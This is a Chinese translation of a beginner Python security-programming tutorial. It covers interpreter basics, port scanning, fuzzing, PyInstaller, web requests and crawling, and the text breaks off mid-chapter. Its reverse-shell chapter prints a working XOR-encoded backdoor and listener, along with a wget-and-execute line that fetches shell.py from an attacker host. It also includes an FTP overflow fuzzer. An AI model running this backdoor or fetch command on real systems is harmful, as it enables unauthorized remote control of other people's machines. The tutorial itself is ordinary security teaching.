Python 安全编程教程

wizardforcel

Published with GitBook



目錄

python 安全编程教程

> 原文：Python Tutorials
>
> 译者：smartFlash
>
> 来源：pySecurity
>
> 协议：MIT License

```
~# python
>>> import urllib
>>> from bs4 import BeautifulSoup
>>> url = urllib.urlopen("http://www.primalsecurity.net")
>>> output = BeautifulSoup(url.read(), 'lxml')
>>> output.title
<title>Primal Security Podcast</title>
>>>
```

这是一套python系列教程，学习本套教程不需要你有任何编程背景。教程由最简单的hello world到信息安全应用实例。逐个难点击破:

0x0 – 入门

0x0 – 入门 Pt.2

0×1 – 端口扫描

0x2 – 反向shell

0x3 – 模糊测试

0x4 – Python转exe

0x5 – Web请求

0x6 – 爬虫

0x7 – Web扫描和利用

0x8 – Whois查询

0x9 – 系统命令调用

0xA – Python版的Metasploit

0xB – 伪终端

0xC – exp编写

用例1: CVE-2014-6271

用例2: CVE-2012-1823

用例3: CVE-2012-3152

用例4: CVE-2014-3704

入门

这将是第一个一系列关于python编程的博客文章。python是一门非常强大的语言，因为它有信息安全社区的支撑。这意味着很多工具都是由python编写并且可以在脚本中调用很多模块。使用模块的好处就是只需要少量的代码就能够完成所需的任务。

这篇文章假定你的系统是Linux，python版本是2.*。在写代码的时候你也可以直接的写在解释器里面(linux里面输入python即可进入)，也可以把代码放到一个文件里面。很多人会发现把代码存放到文件里面要比直接写在解释器上面要好很多。值得注意的是python 中强制缩进。大家在写函数声明，循环，if/else语句等等的时候就会发现。

python解释器

在终端里面输入python:

```
~$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:56)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more informati
>>>
```

输入之后你就可以直接在解释器里面写你的代码了。下面我们将声明两个变量，并且使用type()函数查看变量的类型。假设我们声明了一个字符串和整型：

```
>>>
>>> ip = '8.8.8.8'
>>> port = 53
>>>
>>> type(ip)
<type 'str'>
>>>
>>> type(port)
<type 'int'>
>>>
```

你可以使用内置的help()函数去了解一个函数的详细。记住这一点，它可以帮助你在学习语言的时候学习到更多的详细内容.

```
>>>
>>> help(type)
>>>
```

有时你会想把一些变量和字符串连接起来然后通过脚本显示出来。那么你就需要使用str()函数把整型转换成字符串类型

```
>>> ip='1.1.1.1'
>>> port=55
>>> print 'the ip is:'+ip+'and the port is:'+str(port)
the ip is:1.1.1.1and the port is:55
```

前面声明变量的时候"IP"就是一个字符串就不需要转换，而"port"就需要。现在你就已经知道了两个基本的数据类型(string和integer)。现在你可以试试使用内置函数与这两个数据类型写出其他的代码。

Python字符串允许你通过偏移值来获取你想需要的字符串,并且可以通过len()函数来获取字符串的长度，它可以帮助你更方便的操作字符串。

```
>>>
>>> domain='primalsecurity.net'
>>> domain
'primalsecurity.net'
>>> domain[0]
'p'
>>> domain[0:3]
'pri'
>>> domain[1:]
'rimalsecurity.net'

>>> len(domain)
18
```

你可以使用内建的dir()函数来列出模块定义的标识符。标识符有函数、类和变量。

```
>>> dir(ip)
['__add__', '__class__', '__contains__', '__delattr__', '__doc__',
```



现在你可以使用上面列举出来的内建字符串函数，如果想知道这个函数的更多描述可以参考前面提到的help()函数:

```
>>>
>>> help(ip.split)
>>>
>>> string = ip+':'+str(port)
>>> string
'8.8.8.8:53'
>>>
>>> string.split(':')
['8.8.8.8', '53']
```

这split函数把一个字符串通过":"切割生成一个新的列表。这是一个非常有用的字符串函数因为你能够把这个字符串里面的有用信息提出出来。例如，你获取到了一个ip列表，你想在这个列表里面添加一个索引值。你也可以删除和添加新的值到这个列表里面通过.append()和.remove()函数

```
>>>
>>> list = string.split(':')
>>>
>>> list
['8.8.8.8', '53']
>>>
>>> list[0]
'8.8.8.8'
>>>
>>> list.append('google')
>>> list
['8.8.8.8', '53', 'google']
>>> list.remove('google')
>>> list
['8.8.8.8', '53']
>>>
```

Python模块

在上面提到过，Python模块能够让你用少量的代码就能够完成你的任务,Python有许多有用的内建模块(os,subprocess,socket,urllib,httplib,re,sys等等)和第三方模块(cymruwhois,scapy,dpkt,spider等等).使用Python模块很简单"import ". OS模块是非常重要的因为你需要在你的Python代码里面调用系统命令:

```
>>>
>>> import os
>>>
>>> dir(os)
['EX_CANTCREAT', 'EX_CONFIG', 'EX_DATAERR', 'EX_IOERR', 'EX_NOHOST
>>>
```

你可以看到上面os模块给你提供了很多可以使用的功能函数，其中我发现我经常使用"os.system"，我可给它传递一个命令，然后通过它去在系统底层执行我们传递的命令.下面我们将会执行一个命令"echo ‘UHJpbWFsIFNlY3VyaXR5Cg==’ | base64 -d":

```
>>>
>>> os.system("echo 'UHJpbWFsIFNlY3VyaXR5Cg==' | base64 -d")
Primal Security
>>>
```

创建一个文件对象

现在我们将演示一些例子,如何在Python里面从一个文件里面读取数据和创建一个文件。下面的这个例子演示了如何创建一个文件对象，并且读取/写入数据到这个对象里面，通常你自己读取一个文件的数据，并且做一些逻辑处理然后把输出的写到文件里面:

```
>>>
>>> file = open('test.txt', 'w')
>>> file.write('Hello World')
>>> file.close()
>>> file = open('test.txt', 'r')
>>> file.readlines()
['Hello World']
>>>
```

在Python解释器里面练习上面的内容并且多加巩固，因为这些内容在后面的章节里面会经常使用，当我写代码的时候，我喜欢打开两个终端，一个用于执行python解释器，还有一个用来把逻辑写入到脚本里面。下一章将会写一个真实的Python脚本， 声明定义，类和sys模块。

入门(2)

这一章将继续讲解一些基础的Python脚本概念,我们将把代码写入到一个脚本里面,函数, 类和sys模块。

Python脚本框架

下面是一个开始写Python脚本的基础例子, 开始部分, 我么告诉系统需要使用那一个解释器"#!/usr/bin/env python",然后我们通过"def main():"声明一个main函数,最后2行代码有mian()的先执行。你可以定义在你的脚本里面定义其它函数, 这样使得你的代码更容易的理解和修改维护 :

```
#!/usr/bin/python
import <module1>, <module2>

def myFunction():

def main():
        myFunction()

if __name__=="__main__":
        main()
```

函数

一种常见的写法是把每个功能函数分开写, 执行一些操作之后然后返回结果。下面的这个伪代码演示的例子就能够很清晰的解释这个概念:

```
# 声明函数/逻辑处理
def MyFunction:
  ...do work...
  return output

#在main函数里面调用:
def main():
  output = MyFunction(input)
```

类

Python类开始使用的时候会有点困难, 因为它是教你以何种方式设计你的代码, 如果你掌握类的概念那么你就可以把数据和定义按照类的逻辑分组, 这样类就拥有了属性和与之想关联的方法。当你定义一个类之后, 你可以创建一个新的类, 然后继承之前创建的类的属性和与之相关联的方法, 这编程就叫做面向对象编程。

如果你感到迷惑, 那么我建议你先不要去学习类, 实际上, 你并不需要类。但它可以让你的代码减少冗余。下面我们将定义个新的类"Domain"使用"class"关键字, 当你实例化Domain类型对象的时候, 它的类型有多种方式去定义:

```
>>> import os
>>> class Domain:
...     def __init__(self, domain, port, protocol):
#通过两个内部变量存储变量
...       self.domain=domain
...       self.port=port
...       self.protocol=protocol
#构造一个url的方法
...     def URL(self):
...       if self.protocol == 'https':
...         URL = 'https://'+self.domain+':'+self.port+'/'
...       if self.protocol == 'http':
...         URL = 'http://'+self.domain+':'+self.port+'/'
...         return URL
# 调用os.system中主机命令lookup去解析域名
...     def lookup(self):
...       os.system("host "+self.domain)
...
>>>
>>> domain=Domain('google.com', '443', 'https')
>>>
>>> dir(domain)
['URL', '__doc__', '__init__', '__module__', 'ip', 'lookup', 'port
>>> domain.URL()
'https://8.8.8.8:443/'
>>> domain.ip
'8.8.8.8'
>>> domain.port
'443'
>>> domain.protocol
'https'
>>> domain.lookup()
google.com has address 74.125.228.233
google.com has address 74.125.228.227
google.com has address 74.125.228.232
```

正如你所看到的，当你实例化一个Domian类之后你可以运行类中的方法。再次说声，这个概念最初的时候很容易混乱，尤其是当你刚刚Python和编程的时候。尝试一下去实现一个新的类在你的Python脚本里面，我发现这是掌握这个概念最好的途径。

使用**sys**处理命令行输入值

最好我们来介绍一下sys模块，它可以让你读取从命令终端输入的值并且帮你引入到脚本里面，它的语法很简单，sys.agrv[0]就是一个实际的脚本名，并在命令行指定的每个参数后面分配一个下标。下面是一个简单的例子:

```
#!/usr/bin/python
import sys

script = sys.argv[0]
ip = sys.argv[1]
port = sys.argv[2]

print "[+] The script name is: "+script
print "[+] The IP is: "+ip+" and the port is: "+port
```

当执行这个脚本的时候，并且后面跟三个参数执行之后的结果如下:

```
~$ python sys.py 8.8.8.8 53
[+] The script name is: sys.py
[+] The IP is: 8.8.8.8 and the port is: 53
```

上面的只是一个例子，大家可以继续去研究其它Python模块，因为它们能够放你用最简单的方式解决你遇到的问题。下一章将会介绍使用Python进行网络连接并且写出一个基础的扫描器.

端口扫描

这一章将会演示如何通过Python的网络连接来开发一个基础的端口扫描器,我们的设计思路是使用socket一遍又一遍的去连接ip与端口的组合的新值,为了方面我们能够快速的完成它，首先需要介绍一点新的概念,for循环:

```
>>>
>>> for port in range(1000,1024):
...   print "[+] The port is: "+str(port)
...
[+] The port is: 1000
[+] The port is: 1001
[+] The port is: 1002
[+] The port is: 1003
[+] The port is: 1004
[+] The port is: 1005
[+] The port is: 1006
[+] The port is: 1007
[+] The port is: 1008
[+] The port is: 1009
[+] The port is: 1010
[+] The port is: 1011
[+] The port is: 1012
[+] The port is: 1013
[+] The port is: 1014
[+] The port is: 1015
[+] The port is: 1016
[+] The port is: 1017
[+] The port is: 1018
[+] The port is: 1019
[+] The port is: 1020
[+] The port is: 1021
[+] The port is: 1022
[+] The port is: 1023
```

注意上面那段代码在循环体内的缩进，通常情况下是空两格或一个tab键，但这都没有关系，只要你的整个代码一直就可以了。我么所写的那个简短的端口扫描器的核心代码会写在上面代码中的输出块部分，然后建立一个socket连接。下面的代码就演示了如何使用内建的socket模块去建立一个socket连接：

```
>>>
>>> import socket
>>>
>>> s = socket.socket()
>>> s.connect(('127.0.0.1s', 22))
>>> s.send('Primal Security \n')
17
>>> banner = s.recv(1024)
>>> print banner
OpenSSH
```

上面这个例子：我们先import这socket模块并且调用connect()函数去连接指定的IP地址与端口。它就会建立一个TCP连接(SYN/SYN-ACK/ACK)并且我们再通过send()函数给服务器发送一个真实的数据，然后使用recv()打印出响应的内容。现在教大家如何容错socket，对于不能打开的连接:

```
>>>
>>> s.connect(('127.0.0.1', 23))
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
  File "<string>", line 1, in connect
socket.error: (111, 'Connection refused')
```

对于上面的错误有若干中处理方式，这里我们使用最简单的一种方式：使用"try/except"循环来处理错误:

```
>>>
>>> try:
...   s.connect(('127.0.0.1', 23))
... except: pass
...
>>>
```

现在就不会出现错误了，一行很简单的代码就让你的程序能够继续工作下去^_^。现在让我们使用之前学到的知识，使用for循环来写一个简单的端口扫描器:

```
>>>
>>> for port in range(20,25):
...   try:
...    print "[+] Attempting to connect to 127.0.0.1:"+str(port)
...     s.connect(('127.0.0.1', port))
...     s.send('Primal Security \n')
...     banner = s.recv(1024)
...     if banner:
...       print "[+] Port "+str(port)+" open: "+banner
...     s.close()
...   except: pass
...
17
[+] Attempting to connect to 127.0.0.1:20
[+] Attempting to connect to 127.0.0.1:21
[+] Attempting to connect to 127.0.0.1:22
[+] Port 22 open: OpenSSH
[+] Attempting to connect to 127.0.0.1:23
[+] Attempting to connect to 127.0.0.1:24
[+] Attempting to connect to 127.0.0.1:25
```

上面我们演示了使用"try/except"循环来处理当socket连接的时候遇到端口关闭的错误，同时上面还演示了如何使用"if"语句打印出可以连接成功的端口。下面我们将创建一个我们扫描指定端口的扫描器，这里的端口号，我们使用数组来存储，然后遍历这一个数组:

```
>>>
>>> ports = [22, 445, 80, 443, 3389]
>>> for port in ports:
...   print port
...
22
445
80
443
3389
>>>
```

如果我们想一次性扫描多台主机，可以使用一个for循环嵌套。最外层的是主机的ip，然后里面的for循环是端口。下面有一个基础的例子，展示了如何通过循环嵌套来构建一个简单的扫描器:

```
>>>
>>> hosts = ['127.0.0.1', '192.168.1.5', '10.0.0.1']
>>>
>>> ports = [22, 445, 80, 443, 3389]
>>>
>>> for host in hosts:
...   for port in ports:
...     try:
...        print "[+] Connecting to "+host+":"+str(port)
...        s.connect((host, port))
...        s.send('Primal Security \n')
...        banner = s.recv(1024)
...        if banner:
...          print "[+] Port "+str(port)+" open: "+banner
...        s.close()
...     except:pass
...
[+] Connecting to 127.0.0.1:22
[+] Port 22 open: OpenSSH
[+] Connecting to 127.0.0.1:445
[+] Connecting to 127.0.0.1:80
[+] Connecting to 127.0.0.1:443
[+] Connecting to 127.0.0.1:3389
[+] Connecting to 192.168.1.5:22
[+] Connecting to 192.168.1.5:445
[+] Connecting to 192.168.1.5:80
[+] Connecting to 192.168.1.5:443
[+] Connecting to 192.168.1.5:3389
[+] Connecting to 10.0.0.1:22
[+] Connecting to 10.0.0.1:445
[+] Connecting to 10.0.0.1:80
[+] Connecting to 10.0.0.1:443
[+] Connecting to 10.0.0.1:3389
```

正如你所看到的结果，它把hosts数组里面的所有值都遍历了一次ports数组，等hosts[0]扫描完成之后再扫描hosts[1]依次类推。在这个例子里面你也可以修改里面的代码，只让它显示出可以打开的端口。

在这最后，你会发现还是Nmap最好用，但是我们将在后面的文章里面继续完善这个实例，大家可以花点时间去学习一些socket模块其他的功能函数，大家可以使用"dir(socket)"来了解更多，当然还有'help()'.

反向shell

这篇教程将会教你使用Python编写一个反向shell，首先我们先演示使用Python如何利用web服务器的功能，把文件从另一台主机传送过来。我们假设你有一台傀儡主机，你现在想下载傀儡机上面的的文件。那么你就可以使用shell(或meterpreter)去访问这台傀儡机，你可以通过一行Python代码把傀儡机建立成为一个web服务器，然后下载傀儡机上面的文件.

创建一个python HTTP服务器可以直接使用python的内建函数"SimpleHTTPServer"来创建，你可以使用'-m'参数直接在命令行调用模块，创建的服务器默认是监听的8000端口，但是你可以指定端口，直接在'SimpleHTTPServer'后面跟一个端口参数:

```
python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 80 ...
```

我们假设你没有防火墙去阻止你的连接，那么你是可以请求到这服务器的数据。你可以在任何目录里面去启动Python HTTP服务器，这样你就能够通过浏览器或者是远程客户端来访问这个目录。这里有一个简单的例子告诉你使用wget工具去获取文件,但是有些时候就会经常发现你根本没有权限在当前目录写入文件并且初始化这个脚本，但是你可以改变脚本执行的目录，下面这个例子就演示了把脚本在/tmp目录下面执行：

```
#使用-O参数，把文件保存在其他目录- /tmp/ 一般可写
wget -O /tmp/shell.py http://<attacker_ip>/shell.py

#修改权限
chmod a+x /tmp/shell.py

# 使用file命令检查文件是否正确
file /tmp/shell.py

#执行脚本
/usr/bin/python /tmp/shell.py
```

现在让我看一个实际的后门代码。我们将会使用socket，subprocess和sys模块，我非常的喜欢subprocess模块因为它允许你能储存STDOUT给一个变量，然后在脚本中的其他地方使用，然后新增一个传输层，通过443端口来传输文件，这个端口经常用在传输ssl的数据可以很容易的混淆数据:

```
#!/usr/bin/python

import socket,subprocess,sys

RHOST = sys.argv[1]
RPORT = 443
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((RHOST, RPORT))

while True:
     # 从socket中接收XOR编码的数据
     data = s.recv(1024)

     # XOR the data again with a '\x41' to get back to normal data
     en_data = bytearray(data)
     for i in range(len(en_data)):
       en_data[i] ^=0x41

     # 执行解码命令，subprocess模块能够通过PIPE STDOUT/STDERR/STDIN把值赋
     comm = subprocess.Popen(str(en_data), shell=True, stdout=subpr
     STDOUT, STDERR = comm.communicate()

     # 输出编码后的数据并且发送给指定的主机RHOST
     en_STDOUT = bytearray(STDOUT)
     for i in range(len(en_STDOUT)):
       en_STDOUT[i] ^=0x41
     s.send(en_STDOUT)
s.close()
```

上面的代码中有些概念已经在0x1中介绍过了，但是除了之前的使用socket创建一个连接之外，我们通过subprocess模块执行了一个命令，subprocess模块非常的方便，它允许你通过STDOUT/STDERR命令直接把值赋值给一个变量，然后我们可以通过命令把输出的进行编码然后通过socket网络发送出去。使用OXR的好处就是你能够很容易编码你要发送过去的数据，然后通过相同的密钥来解码返回的数据，最后解码后的数据可以以明文的形式去执行命令。

现在为了利用好这个后门，我们需要一个监听脚本并且解码后端传输过来的数据，让我们通过明文很清晰的看清楚返回的数据。下面我们将要设计一个监听器。来获取反向shell的数据，并且能够对于输入／输出的进行解码/编码，为了能够在终端上面能够很清晰的看出来，所以需要使用XOR编码:

```
import socket

s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(("0.0.0.0", 443))
s.listen(2)
print "Listening on port 443... "
(client, (ip, port)) = s.accept()
print " Received connection from : ", ip

while True:
 command = raw_input('~$ ')
 encode = bytearray(command)
 for i in range(len(encode)):
   encode[i] ^=0x41
 client.send(encode)
 en_data=client.recv(2048)
 decode = bytearray(en_data)
 for i in range(len(decode)):
   decode[i] ^=0x41
 print decode

client.close()
s.close()
```

这章的例子非常有趣，对于学习信息安全的朋友都喜欢shell，大家可以对代码做点修改让这个脚本也能够在window上面也能够正常运行，最后大家可以使用base64来代替XOR进行编码与解码，这些练习有助于你更加灵活的使用python.

模糊测试

这一章将会演示教你如何写一个属于自己的模糊测试脚本，当我们进行exploit研究和开发的时候就可以使用脚本语言发送大量的测试数据给受害者机器，但是这个错误数据数据很容易引发应用程序崩溃掉。而Python却不同，当程序崩溃你与程序断开连接了，Python脚本会马上建立一个新的连接去继续测试。

下面我们首先要解决的问题是应用程序如何处理用户输入的内容，因为在进行模糊测试的时候，我们会不定时的想到一些新的思路然后把数据发送给受害者机器上面来测试，这基本思路就是先与服务器建立连接,然后发送测试数据给服务器，通过while循环语句来判断是否成功，即使出现错误也会处理掉:

下面是我们的一个扫描器的伪代码:

```
 #导入socket,sys模块，如果是web服务那么还需要导入httplib,urllib等模块
 <import modules>

#设置ip/端口
#调用脚本: ./script.py <RHOST> <RPORT>
RHOST = sys.argv[1]
RPORT = sys.argv[2]

#定义你的测试数据,并且设置测试数据范围值
buffer = '\x41'*50

#使用循环来连接服务并且发送测试数据
while True:
  try:
    # 发送测试数据
    # 直到递增到50
    buffer = buffer + '\x41'*50
  except:
    print "Buffer Length: "+len(buffer)
    print "Can't connect to service...check debugger for potential
```

上面这个脚本框架能够适用于各种服务，你可以根据你的服务(https,http,mysql,sshd)编写特定模糊测试脚本.下面我们演示一个基于"USER"命令的ftp服务器模糊测试脚本:

```
#导入你将要使用的模块，这样你就不用去自己实现那些功能函数了
import sys, socket
from time import sleep

#声明第一个变量target用来接收从命令端输入的第一个值
target = sys.argv[1]
#创建50个A的字符串 '\x41'
buff = '\x41'*50

# 使用循环来递增至声明buff变量的长度50
while True:
  #使用"try - except"处理错误与动作
  try:
    # 连接这目标主机的ftp端口 21
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.settimeout(2)
    s.connect((target,21))
    s.recv(1024)

    print "Sending buffer with length: "+str(len(buff))
    #发送字符串:USER并且带有测试的用户名
    s.send("USER "+buff+"\r\n")
    s.close()
    sleep(1)
    #使用循环来递增直至长度为50
    buff = buff + '\x41'*50

  except: # 如果连接服务器失败，我们就打印出下面的结果
    print "[+] Crash occured with buffer length: "+str(len(buff)-5(
    sys.exit()
```

上面这段代码演示了一个基本的模糊测试脚本，但是值得注意的是你的脚本发送'\x41'可能不能让你成功的拿下受害主机，但是你可以尝试组合一些其他的字符(用户词典).还有一个更加高级的模糊测试工具Spike和具体介绍与演示,它可以一次性的测试更多的数据，并且让你能够攻击成功.最好布置一个练习:大家可以把上面的ftp测试换成http测试，这里提示:你可能需要使用httplib/urllib.

Python转exe

使用**PyInstaller**生成可以执行程序

这一章是教大家如何把自己的python脚本编译成windows下可执行文件，它可以让你的python脚本跨平台去运行，并且不需要去安装python解释器。首先我们需要下载依赖包,cygwin(或者其他的工具也可以，这里我们使用Pywin).

Linux: sudo apt-get install python2.7 build-essential python-dev zlib1g-dev upx
Windows: http://www.activestate.com/activepython (fully packaged installer file)

安装 Pywin32, Setuptools, PyInstaller

安装完成之后

下一步我们就运行python命令生成可执行文件:

```
python pyinstaller.py -onefile <scriptName>
```

执行上面的命令之后，导入依赖文件并且生成一个新的文件，这个文件里面包含了三个文件.txt,.spec和.exe文件，其中.txt与.spec可以删除掉，而.exe的文件就是你需要的执行程序.

完整的封装执行程序

Python脚本现在已经被编译成了windows PE文件，并且不需要Python解释器就能够在windows下面独立运行，这可以让你更轻松的把脚本迁移到windows上面而且不用担心依赖包缺失的问题.

一个简单的脚本:

```
#!/usr/bin/python

import os

os.system("echo Hello World!")
```

现在我们把上面这个脚本编译成为一个可以执行的文件:

```
c:\PathToPython\python.exe pyinstaller.py --onefile helloWorld.py

> helloWorld.exe
Hello World!
```

如果你想更详细的了解这个过程，可以参考BACK TO THE SOURCE CODE – Forward/Reverse Engineering Python Malware

把你的python脚本编译成一个可以在windows上面可以执行的可执行程序是很有用的，因为它不需要你安装python解释器还有依赖包

大家可以尝试一下0x2中的例子，把那个脚本编译成可执行程序。

Web请求

这篇文章将会演示如何使用python进行web请求，这里需要几个python的模块来使得我们能够更容易创建和解析web请求与响应(httplib,Mechanize,Beautiful Soup和urllib/urllib2),安装这些模块并且检查这些功能函数.

创建一个**Web**请求

下面有个简短的例子，展示了使用python的SimpleHTTPServer创建一个本地web服务器，并且建立一个请求:

```
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import urllib
>>> url = 'http://127.0.0.1/'
>>> request = urllib.urlopen(url)
>>> response = request.readlines()
>>> print response
['<html><body><h1>It works!</h1>\n', '<p>This is the default web page for this s
erver.</p>\n', '<p>The web server software is running but no content has been ad
ded, yet.</p>\n', '</body></html>\n']
>>> dir(request)
['__doc__', '__init__', '__iter__', '__module__', '__repr__', 'close', 'code', '
fileno', 'fp', 'getcode', 'geturl', 'headers', 'info', 'next', 'read', 'readline
', 'readlines', 'url']
>>> request.geturl()
'http://127.0.0.1/'
>>> request.getcode()
200
>>> print request.headers
Server: SimpleHTTP/0.6 Python/2.7.3
Date: Mon, 03 Mar 2014 21:07:07 GMT
Content-type: text/html
Content-Length: 177
Last-Modified: Mon, 03 Mar 2014 20:59:02 GMT
```

```
root@cell:/var/www# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
localhost - - [03/Mar/2014 16:01:41] "GET / HTTP/1.0" 200 -
localhost - - [03/Mar/2014 16:07:07] "GET / HTTP/1.0" 200 -
```

解析**HTML**

现在我们已经使用Python建立了一个web请求，现在我们要找一个模块来解析HTML文件。而前面我们提到了BeautifulSoup模块能够帮助我们基于HTML标签解析HTML。下面有一个例子，可以帮助你理解如何去解析HTML文件:

```
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib
>>> from bs4 import BeautifulSoup
>>> url = 'http://127.0.0.1/'
>>> request = urllib.urlopen(url)
>>> parsed = BeautifulSoup(request.read(), "lxml")
>>> parsed.title
<title>This is a Title! </title>
>>> parsed.body
<body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body>
>>> parsed.iframe
<iframe src="Testing iframe"></iframe>
>>> parsed
<html><head><title>This is a Title! </title><iframe src="Testing iframe"></iframe></head><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
>>> paragraph = parsed.find_all('p')
>>> paragraph
[<p>This is the default web page for this server.</p>, <p>The web server software is running but no content has been added, yet.</p>]
>>> iframes = parsed.find_all('iframe')
>>> iframes
[<iframe src="Testing iframe"></iframe>]
>>>
```

BeautifulSoup对于帮助我们解析HTML非常强大，例如你可以使用BeautifulSoup内部的函数"find_all"去查找你想要解析的内容。例如:"iframes = parsed.find_all('iframe')".

实战写一个应用

大家都知道，我们可以使用大量的查询去获取更多的web资源，在这里，Python脚本能够自动帮你完成你的查询并且获取到你想要的资源.我常常使用iplist.net去反查域名，看看到底有多少个域名指向了一个IP.

当你开始写脚本的时候，你首先得先考虑两件事情:


1、请求URL的连接结构 2、你想要什么信息？你可以通过HTML标签定位到你想要的数据部分，当然为更加准确，你也可以使用正则式去匹配.

iplist.net的结构相对简单"http://iplist.net//",因为我们能够相对比较容易的从一个文件里面使用循环把所有的IP都读取出来，下一步就是查看源代码，看看你最想要的是那个部分的内容，在这个例子中我们可以看到HTML标签header里面有一行 `<h2>domain_name</h2>` .

那么我们就使用BeautifulSoup去分离这个页面的源码，下面是执行脚本的过程，我们这里只提取域名并且打印到STDOUT:

```
>>> url = urllib.urlopen("http://iplist.net/216.52.242.86/")
>>> parsed = BeautifulSoup(url.read(), "lxml")
>>> results = parsed.find_all('h2')
>>> results
[<h2>linkedin.com.mx</h2>, <h2>lnkd.in</h2>, <h2>linkedin.lk</h2>, <h2>linkedin.com.uy</h2>, <h2>news.linkedin.com</h2>, <h2>linkedin.bg</h2>,
2>, <h2>feedera.com</h2>, <h2>paymon.com</h2>, <h2>linkedin.dk</h2>, <h2>linkedin.ca</h2>, <h2>www.linkedin.fi</h2>, <h2>redirect.linkedin.com
, <h2>linkedin.com.au</h2>, <h2>linkedin.fi</h2>, <h2>connectedhq.com</h2>, <h2>blackflipper.com</h2>, <h2>linkedin.fr</h2>, <h2>linkedin.com.
l</h2>, <h2>linkedin.co.uk</h2>, <h2>www.linkedin.ca</h2>, <h2>www.linkedin.fr</h2>, <h2>careers.linkedin.com</h2>, <h2>www.linkedin.com.mx</h
>, <h2>www.marges.nl</h2>, <h2>www.linkedin.de</h2>, <h2>linkedin.com</h2>, <h2>www.linkedin.com.br</h2>, <h2>linkedin.nl</h2>, <h2>linkedin.c
</h2>, <h2>www.linkedin.it</h2>, <h2>www.linkedin.be</h2>, <h2>linkedin.be</h2>, <h2>www.linkedin.bg</h2>, <h2>today.linkedin.com</h2>, <h2>ww
.linkedin.com.au</h2>, <h2>linkedin.com.ar</h2>, <h2>connectme.cc</h2>, <h2>linkedin.ru</h2>, <h2>linkedin.es</h2>, <h2>linkedin.af</h2>]
>>> 
```

FireBug是一个分析源代码的工具，很强加，下面你就可以看到高亮的代码就是我们需要的信息;



说到这里，这篇文章就已经就已经完成了，对于web请求你可以去分析python究竟是如何去请求的，并且如何去提取自己有用的信息并且打印到STDOUT.这里有一个解析iplist.net比较复杂的脚本，里面有非常完整的解析原理。大家可以看看

爬虫

这一章将会介绍使用一些新的模块(optparse,spider)去完成一个爬虫的web应用。爬虫其实就是一个枚举出一个网站上面的所有链接，以帮助你创建一个网站地图的web应用程序。而使用Python则可以很快的帮助你开发出一个爬虫脚本.

你可以创建一个爬虫脚本通过href标签对请求的响应内容进行解析，并且可以在解析的同时创建一个新的请求，你还可以直接调用spider模块来实现，这样就不需要自己去写那样多的代码了:

```
GNU nano 2.2.6                    File: crawler.py

#!/usr/bin/python
from spider import webspider as myspider
import sys, optparse

def crawler(URLs):
        for line in open(URLs, 'r'):
                URL = line.strip()
                links = myspider(b=URL.strip(), w=200, d=5, t=5)
                link_count = len(links[0])
                out = URL+": has a link count of "+str(link_count)
                print "[+] Web Crawl Results for: "+URL
                print out
                for item in links[1]:
                        print item

def main():
        parser = optparse.OptionParser(sys.argv[0]+' '+ \
        '-r <file_with URLs>')
        parser.add_option('-r', dest='URLs', type='string', \
                help='specify target file with URLs')
        (options, args) = parser.parse_args()
        URLs=options.URLs

        if (URLs == None):
                print parser.usage
                sys.exit(0)
        else:
                crawler(URLs)

if __name__ == "__main__":
      main()
```

```
cell@cell: ~
cell@cell:~$ python crawler.py -r sites
[+] Web Crawl Results for: http://127.0.0.1
http://127.0.0.1: has a link count of 1
http://127.0.0.1/
cell@cell:~$
```

这里有几个参数你需要去了解一下，不然上面这段脚本是无法成功运行的:"myspider(b=URL.strip(), w=200, d=5, t=5)"这个函数将会返回两个列表:子url链接与路径。你也可以自己修改myspider函数里面的参数:

